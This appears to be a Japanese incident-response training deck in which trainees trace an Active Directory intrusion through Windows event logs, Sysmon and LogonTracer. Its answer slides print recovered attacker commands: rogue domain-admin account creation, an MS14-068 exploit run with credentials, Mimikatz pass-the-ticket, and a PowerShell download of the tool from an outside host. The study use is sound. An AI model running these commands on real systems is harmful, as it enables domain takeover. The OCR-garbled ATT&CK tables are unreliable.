■ ツール分析結果シート 「net user」

— https://jpcertcc.github.io/ToolAnalysisResultSheet_jp/

— 「Security.csv」 のイベントID: 4720に記録

ツール分析結果シート レポート 分析ツール一覧 ダウンロード

Search 検索

Silver Ticket (Mimikatz)

情報収集

ntdsutil

vssadmin

csvde

ldifde

dsquery

dcdiag

nltest

nmap

ローカルユーザー・グループの追加・削除

net user

#	ログ	イベントID	タスクのカテゴリ	イベント内容
4	セキュリティ	4720	ユーザー アカウント管理	ユーザー アカウントが作成されました。 <ul style="list-style-type: none">サブジェクト > セキュリティID: 実行したユーザー-SID (管理者ユーザーのSID)サブジェクト > アカウント名: 実行したアカウント名 (管理者ユーザー)サブジェクト > アカウント ドメイン: 実行したアカウントの所属ドメイン (ドメイン)新しいアカウント > セキュリティID: 作成されたユーザーのSID (一般ユーザーのSID)新しいアカウント > アカウント名: 作成されたアカウント名 (追加したユーザー名)新しいアカウント > アカウント ドメイン: 作成されたユーザーの所属ドメイン (ドメイン)属性 > SAM アカウント名: 作成されたユーザーのSAM アカウント名 (追加したユーザー名)属性 > 表示名: 作成されたユーザーの表示名属性 > ユーザー プリンシパル名: 作成されたユーザーのプリンシパル名 (-)属性 > ホーム ディレクトリ: 作成されたユーザーのホーム ディレクトリ属性 > ホーム ドライブ: 作成されたユーザーのホーム ドライブ属性 > スクリプトのパス: 作成されたユーザーのスクリプトの

ハンズオン 5 Q4

- (参考) ハンズオン3のSysmon.csvからnetで該当時
間付近を検索

```
> grep -A 5 "Process Create" ../Handson3/Sysmon.csv  
| grep " net" -B 5
```

(時刻とnetコマンドのみ抜粋)

```
2021/11/07 15:42:56 CommandLine: net use
```

```
¥¥Win7_64JP_01¥c$
```

```
2021/11/07 15:40:21 CommandLine: net user machida.kanagawa  
/delete
```

```
2021/11/07 15:31:02 CommandLine: net use j:
```

```
¥¥192.168.16.1¥c$ h4ckp@ss
```

```
/user:example.co.jp¥machida.kanagawa
```

```
2021/11/07 15:29:58 CommandLine: net groups ""Domain  
Admins"" machida.kanagawa /add /domain
```

```
,2021/11/07 15:29:37 CommandLine: net user machida.kanagawa  
h4ckp@ss /add /domain
```

Active Directoryの調査

Q5. 「machida.kanagawa」は不正なユーザー追加であることが分かりました。

どのような攻撃手法を用いて不正な操作を行ったのでしょうか。

Active Directoryの調査

Q5. 「machida.kanagawa」は不正なユーザー追加であることが分かりました。

どのような攻撃手法を用いて不正な操作を行ったのでしょうか。



ヒント

- ①ユーザーの追加に必要な権限は？
- ②不正なユーザーを追加したホストは？
- ③「ツール分析結果シート」MS14-068 参照

ハンズオン 5 Q5

■ ユーザー追加を実行したアカウントはQ4で調査済

成功の監査,2021/11/07 15:29:37,Microsoft-Windows-Security-Auditing,4720,
ユーザー アカウント管理,"ユーザー アカウントが作成されました。

サブジェクト:

セキュリティ ID: EXAMPLE¥maebashi.gunma

アカウント名: maebashi.gunma

アカウントドメイン: EXAMPLE.CO.JP

ログオンID: 0x6b8e2

新しいアカウント:

セキュリティ ID: EXAMPLE¥machida.kanagawa

アカウント名: machida.kanagawa

アカウントドメイン: EXAMPLE

属性:

(...以下省略...)

ハンズオン 5 Q5

- 特権の割り当てはQ1の通り「Security.csv」のイベントID: 4672に記録される。該当ログは1回16行。
- イベントID4672でmaebashi.gunmaに特権を与えているのは4回。

```
>grep -A 15 "4672" Security.csv | grep -B 3  
"maebashi.gunma" | grep "4672"
```

成功の監査,2021/11/07 15:38:27,Microsoft-Windows-Security-Auditing,4672,
特殊なログオン,"新しいログオンに特権が割り当てられました。

成功の監査,2021/11/07 15:34:29,Microsoft-Windows-Security-Auditing,4672,
特殊なログオン,"新しいログオンに特権が割り当てられました。

成功の監査,2021/11/07 15:29:58,Microsoft-Windows-Security-Auditing,4672,
特殊なログオン,"新しいログオンに特権が割り当てられました。

成功の監査,2021/11/07 15:29:37,Microsoft-Windows-Security-Auditing,4672,
特殊なログオン,"新しいログオンに特権が割り当てられました。

 一般ユーザーに対して、管理者権限が割り当てられている

ハンズオン 5 Q5

- ハンズオン3のSysmon.csvからmaebashi.gunmaがコマンドに含まれるものを調べる

```
> grep -A 5 "Process Create" ../Handson3/Sysmon.csv  
| grep "maebashi.gunma" -B 5
```

(時刻とコマンドのみ抜粋)

```
2019/11/07 15:27:58 CommandLine: cmd /c
```

```
""C:¥Intel¥Logs¥mz.exe ""kerberos::ptc
```

```
TGT_maebashi.gunma@example.co.jp.ccache"" exit >
```

```
C:¥Intel¥Logs¥m.txt""
```

```
2019/11/07 15:26:37 CommandLine: cmd /c
```

```
""C:¥Intel¥Logs¥ms14068¥ms14-068.exe -u
```

```
maebashi.gunma@example.co.jp -s S-1-5-21-1524084746-
```

```
3249201829-3114449661-1127 -d win-wfbhibe5gxz -p p@ssw0rd""
```

 MS14-068の脆弱性が悪用されて、ドメイン管理者に昇格された可能性がある

ハンズオン 5 Q5

- “ms14”で調べると、攻撃ツールサーバーからダウンロードされ解凍して使われたことが分かる

```
> grep -A 5 "Process Create" ../Handson3/Sysmon.csv  
| grep "ms14" -B 5
```

(時刻とコマンドのみ抜粋)

```
2019/11/07 15:26:37 CommandLine: cmd /c  
""C:¥Intel¥Logs¥ms14068¥ms14-068.exe -u  
maebashi.gunma@example.co.jp -s S-1-5-21-1524084746-  
3249201829-3114449661-1127 -d win-wfbhibe5gxz -p p@ssw0rd""  
2019/11/07 15:26:07 CommandLine: cmd /c  
""C:¥Intel¥Logs¥rar.exe x C:¥Intel¥Logs¥ms14068.rar  
C:¥Intel¥Logs¥""  
2019/11/07 15:25:19 CommandLine: cmd /c ""echo  
$p.DownloadFile("""http://anews-web.co/ms14068.rar""",  
""C:¥Intel¥Logs¥ms14068.rar""") >> C:¥Intel¥Logs¥p.ps1""
```

Active Directoryの調査

Q5. 「machida.kanagawa」は不正なユーザー追加であることが分かりました。


どのような攻撃手法を用いて不正な操作を行ったのでしょうか。

解答

MS14-068の脆弱性を悪用して権限昇格したmaebashi.gunmaに作成された

ハンズオン5 まとめ

■ハンズオン5の調査で判明した事項



MS14-068による
権限昇格



machida.kanagawa
作成
管理者権限付与



Pass-the-ticket
でsysg.adminで
ログオン



maebashi.gunma

Win10_64JP_09
(192.168.16.109)

ハンズオン6

ACTIVE DIRECTORYの調査 ～LOGONTRACER～

Active Directoryの調査

分析ツールを使用してActive Directory
サーバーのイベントログを調査

イベントログ調査の問題点

ADログ調査の問題点

- すべての端末のログオン履歴が保存されるためログサイズが大きくなる傾向にある
- テキストファイルなどで分析するのは限界がある



効率的に分析する方法はないのか？

イベントログを可視化して分析するツール

LogonTracer

- JPCERT/CCが公開したイベントログ分析サポートツール
- ログオンに関連するイベントを抽出してユーザー名とログインが行われたホスト情報の関連付けを行う
- 不審なログオンを行っているユーザー、ホストを抽出できる可能性がある

LogonTracer

Username ▾

administrator



Filter


search

search path

Export ▾

Dark Mode

- All Users
- SYSTEM Privileges
- NTLM Remote Logon
- RDP Logon
- Network Logon
- Batch Logon
- Service Logon
- MS14-068 Exploit Failure
- Logon Failure
- Detect DCSync/DCShadow
- Add/Delete Users
- Domain Check
- Audit Policy Change
- Diff Graph
- Create Timeline




Rank	User
1	administrator
2	chiyoda.tokyo
3	machida.kanagawa
4	yokohama.kanagawa
5	urayasu.chiba

[Back](#) [Next](#)

Rank	Host
1	win7_64jp_01
2	win7_64jp_02
3	win7_64jp_03
4	192.168.16.102

[Back](#) [Next](#)

LogonTracer



LogonTracer

LogonTracer

Username administrator

Filter

search

search path

Export

Dark Mode

All Users

SYSTEM Privileges

NTLM Remote Logon

RDP Logon

Network Logon

Batch Logon

Service Logon

MS14-068 Exploit Failure

Logon Failure

Detect
DCSync/DCShadow

Add/Delete Users

Domain Check

Audit Policy Change

Diff Graph

Create Timeline

Node Details

Name: administrator
Privilege: SYSTEM
SID: S-1-5-21-1524084746-3249201829-3114449661-500
Status: -

search

検索バー
アカウント名、Hostなど

アカウント名、ホスト名
を重要度でランキング

特定の条件の
イベントを検索

Rank User

1	administrator
2	chiyoda.tokyo
3	machida.kanagawa
4	yokohama.kanagawa
5	urayasu.chiba

Back Next

Rank	Host
1	win7_64jp_01
2	win7_64jp_02
3	win7_64jp_03
4	192.168.16.102

Back Next

LogonTracer

Timeline

Username

administrator

+

-

Table

search

all

Download

カウント数の推移

Username	2017																																															
	9																							10																								
	29(Fri)											30(Sat)												1(Sun)																								
	15	16	17	18	19	20	21	22	23	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	0	1	2	3	4	5	6	7	8	9	10				
yokohama.kanagawa	0	4	0	4	4	0	4	0	4	0	8	4	0	4	0	4	0	4	8	0	4	0	4	15	0	5	0	4	8	0	4	0	4	4	0	4	0	4	0	4	0	8	0	4	0	4	0	
sysg.admin	2	0	2	3	0	2	0	3	0	2	0	4	2	0	2	1	2	0	3	1	2	3	0	0	6	36	0	3	0	2	2	1	3	0	2	1	2	0	2	1	2	0	2	3	0	2	0	4
utsunomiya.tochigi	1	2	2	0	3	0	2	0	4	0	2	2	1	2	0	2	2	2	0	2	3	0	2	9	1	2	0	0	3	2	0	2	1	2	0	2	2	2	2	0	3	0	2	0	2	0		
urayasu.chiba	8	0	4	0	8	0	4	0	4	4	0	4	5	0	7	0	4	0	4	4	0	4	0	4	0	9	0	0	4	0	4	4	0	8	0	4	0	4	0	4	0	4	0	8	4	0	8	4
nagoya.aichi	0	1	0	7	4	0	4	0	4	0	4	8	0	4	0	4	4	0	4	0	5	0	7	8	4	0	0	4	0	4	0	8	0	4	0	0	0	0	0	0	0	6	0	3	0	0		
chiyoda.tokyo	0	0	4	0	4	0	4	4	0	4	0	8	4	0	4	0	4	0	4	5	0	7	0	11	5	0	0	0	4	0	5	0	3	1	0	1	0	0	0	0	0	0	0	0	0			
urawa.saitama	4	0	8	0	4	0	4	3	0	4	0	4	8	0	4	0	4	0	4	4	0	5	0	10	0	5	0	0	4	0	4	8	0	4	0	4	0	4	0	4	0	4	0	8	4	0		
sapporo.hokkaido	4	0	4	0	4	0	4	0	4	4	0	8	0	4	0	4	0	4	4	0	8	0	4	22	0	4	0	4	4	0	5	0	6	0	4	0	3	4	0	4	0	8	4	0	0			
naha.okinawa	0	2	3	0	2	2	1	2	0	2	4	0	2	2	1	2	2	0	3	2	0	3	3	20	0	2	0	2	2	0	4	0	2	2	1	2	2	0	3	2	0	3	3	0	0			
sakai.osaka	0	4	0	4	4	0	4	0	4	0	4	8	0	4	0	4	0	4	0	4	0	8	11	0	4	0	4	0	4	8	0	4	0	4	0	4	0	4	0	4	8	0	4	0	0	0		
hakata.fukuoka	0	4	0	8	0	4	0	4	0	4	4	0	8	0	4	0	4	0	4	0	8	11	0	5	0	4	0	4	5	0	7	0	4	0	4	4	0	4	0	4	0	8	0	4	0			
maebashi.gunma	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	3	20	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0		
machida.kanagawa	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	4	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0		
mito.ibaraki	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	6	3	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0		

LogonTracer

■ ツール

— <https://github.com/JPCERTCC/LogonTracer>

■ ツールのインストール方法などについては以下を参照

— LogonTracer wiki

— <https://github.com/JPCERTCC/LogonTracer/wiki>

■ Dockerが使える場合は、Dockerイメージの使用がお勧め

— <https://github.com/JPCERTCC/LogonTracer/wiki/Dockerイメージの使い方>

Active Directoryの調査

分析ツールを使用してActive Directoryサーバーのイベントログを調査

- LogonTracerサーバー接続先
 - ハンズオンにて公開
- 注意
 - JavaScriptの有効化
 - FireFox, Chrome, Edgeを使用
 - Internet Explorer / Safariは正しく表示されない可能性があります

ハンズオン 6

Active Directoryの調査

Q1. sysg.adminを使用してログオンされた端末を特定してください。

ハンズオン 6

LogonTracer

Username

sysg.admin

Filter

search

search path

Export

Dark Mode

All Users

SYSTEM Privileges

NTLM Remote Logon

RDP Logon

Network Logon

Batch Logon

Service Logon

MS14-068 Exploit Failure

Logon Failure

Detect DCSync/DCShadow

Add/Delete Users

Domain Check

Audit Policy Change

Diff Graph

Create Timeline

Add event value

Count

Type

Auth


Graph mode

grid

case

circle

tree



Rank User

1	yokohama.kanagawa
2	sapporo.hokkaido
3	naha.okinawa
4	hakata.fukuoka
5	nagoya.aichi
6	mito.ibaraki
7	utsunomiya.tochigi
8	sakai.osaka
9	sysg.admin
10	maebashi.gunma

Back

Next

Rank Host

1	192.168.16.106
2	192.168.16.112
3	192.168.16.111
4	192.168.16.105
5	192.168.16.110
6	192.168.16.108

Active Directoryの調査

Q1. sysg.adminを使用してログオンされた端末を特定してください。

解答

192.168.16.101, 192.168.16.103,
192.168.16.104,
192.168.16.109 (win10_64jp_09)

解説

username = sysg.adminで検索し、結果を確認

Active Directoryの調査

Q2. 管理者権限でログオンされた端末を特定してください。

ハンズオン 6

LogonTracer

Username ▾

sysg.admin



Filter

search

search path

Export ▾

Dark Mode

All Users

SYSTEM Privileges

NTLM Remote Logon

RDP Logon

Network Logon

Batch Logon

Service Logon

MS14-068 Exploit Failure

Logon Failure

Detect DCSync/DCShadow


Add/Delete Users

Domain Check

Audit Policy Change

Diff Graph

Create Timeline



Rank User

1	yokohama.kanagawa
2	sapporo.hokkaido
3	naha.okinawa
4	hakata.fukuoka
5	nagoya.aichi
6	mito.ibaraki
7	utsunomiya.tochigi
8	sakai.osaka
9	sysg.admin
10	maebashi.gunma

Back

Next

Rank Host

1	192.168.16.106
2	192.168.16.112
3	192.168.16.111
4	192.168.16.105
5	192.168.16.110
6	192.168.16.108

Active Directoryの調査

Q2. 管理者権限でログオンされた端末を特定してください。

解答

192.168.16.101, 192.168.16.103,
192.168.16.104,
192.168.16.109 (win10_64jp_09)

解説

SYSTEM privilegesボタンを押して、表示される端末を確認

LogonTracerを利用した調査方法

調査例


- 管理者権限を使用した端末の調査
- マルウェア感染が分かった端末・ユーザーの調査
 - 該当の端末が使用した意図しないユーザーなどを調べることができる
- ユーザー使用状況の全体像把握

ユーザー使用状況の全体像把握

不審なイベントログを検知しやすい運用


良い例

(端末とアカウントが1:1)



悪い例


(端末とアカウントが多:1or多:多)



不審なイベントログを見つけやすいだけでなく、
侵害のリスクを低減できる

ユーザー使用状況の全体像把握


1ホスト=1アカウント運用を行っている場合



➡ 1対1の関係になっていることが分かる

ユーザー使用状況の全体像把握

1ホスト=複数アカウント運用を行っている場合



このようになってしまうと不正使用に気付くことは困難
ほとんどの組織ではこのような運用になってしまっている

ハンズオン7

インシデントタイムラインの整理

インシデントタイムラインの整理

マルウェアのネットワーク侵入から情報漏洩までの流れを整理してまとめてください。

- 感染が拡大した流れを整理する
 - 初めに感染した端末は？
 - 悪用された脆弱性は？
 - 感染拡大に使われた攻撃手法は？
 - 2次感染が行われた端末は？
- ※これまでのハンズオンで得られた時刻を意識して整理してください

調査結果のまとめ



演習問題作成に利用した 攻撃手法

今回利用した攻撃手法①

初期侵入	実行	持続	権限昇格	妨害
Drive-by Compromise	GMSTP	Accessibility Features	Access Token Manipulation	Access Token Manipulation
Export Public-Facing Applications	Command-Line Interface	Account Manipulation	Accessibility Features	Binary Padding
Hardware Additions	Compiled HTML File	AppCert DLLs	AppCert DLLs	BITS Jobs
Replication Through Removable Media	Control Panel Items	AppInit DLLs	AppInit DLLs	Bypass User Account Control
Spearspiking Attachment	Dynamic Data Exchange	Application Shimming	Application Shimming	GMSTP
Spearspiking Host	Execution through API	Authentication Package	Bypass User Account Control	Code Signing
Spearspiking Mail	Execution through Module Load	BITS Jobs	DLL Search Order Hijacking	Compiled HTML File
Supplies	標的型メール+添付ファイル Interview.doc.lnk	Bookkit	Exploitation for Privilege Escalation	Component Firmware
Trusted Developer Utilities	insecure	Browser Extensions	Extra Window Memory Injection	Component Object Model Hijacking
Valid Accounts	insecure	Change Default File Association	File System Permissions Manipulation	Control Panel Items
LSASS Driver	LSASS Driver	Component Firmware	Hooking	MS14-068.exe (攻撃ツール)
Minis	Minis	Component Object Model Hijacking	Image File Injection	Decode Files or
PowerShell	PowerShell	Create Account	New Service	Disabling Security Tools
Regional Region	Regional Region	DLL Search Order Hijacking	Path Interception	DLL Search Order Hijacking
Regsvr32	Regsvr32	External Remote Services	Port Monitor	DLL Side-Loading
Rundll32	Rundll32	File System Permissions Manipulation	Process Injection	Exploitation for Defense Evasion
Scheduled Task	Scheduled Task	Hidden Files and Directories	Scheduled Task	Extra Window Memory Injection
Scripts	Scripts	Hooking	Service Registry Permissions Manipulation	File Deletion
Service	Service	Hypervisor	SID-History Injection	File Permissions Modification
System	System	Image File Execution Options Manipulation	Valid Accounts	File System Location
System	System	Logon Scripts	Web Shell	Hidden File
Third-party Software	Third-party Software	LSASS Driver		Image File Injection
Trusted Developer Utilities	Trusted Developer Utilities	Modify Existing Service		Indicator Bleeding
User Execution	User Execution	Modify Existing Service		Indicator Removal from Tools
Windows Management Instrumentation	Windows Management Instrumentation	New Service		Indicator Removal on Host
Windows Remote Management	Windows Remote Management	Office Application Startup		Indicator Command Execution

標的型メール+添付ファイル
Interview.doc.lnk

MS14-068.exe
(攻撃ツール)

atコマンド
(標準コマンド)

delコマンド
(標準コマンド)

アイコン偽装

<https://mitre.github.io/attack-navigator/enterprise/#>

今回利用した攻撃手法②

認証情報取得	探索	横展開	情報収取	情報持出	C&C
Account Manipulation	Account Discovery	Application Deployment Software	Application Discovery	Automated Exploitation	Commonly Used Port
Brute Force	Application Window Discovery	Distributed Component Object Model	Application Execution	Data Compressed	Communication Through Removable Media
Credential Dumping	Browser Bookmarks	File and Directory Discovery	Application Execution	Data Encrypted	Custom Command and Control Protocol
Credential File	File and Directory	File and Directory Discovery	Application Execution	Data Transfer Size Limits	Custom Cryptographic Protocol
Credential Service	Network Service Discovery	File and Directory Discovery	Data from Local System	Exploitation Over Alternative Protocol	Data Encoding
Exploit Social	Phase Discovery	Post the Ticket	Data from Network Shared Drive	Exploitation Over Command and Control Channel	Data Obfuscation
Forced Sniffing	Sniffing	Remote Desktop Protocol	Data from Removable Media	Exploitation Over Other Network Medium	Domain Fronting
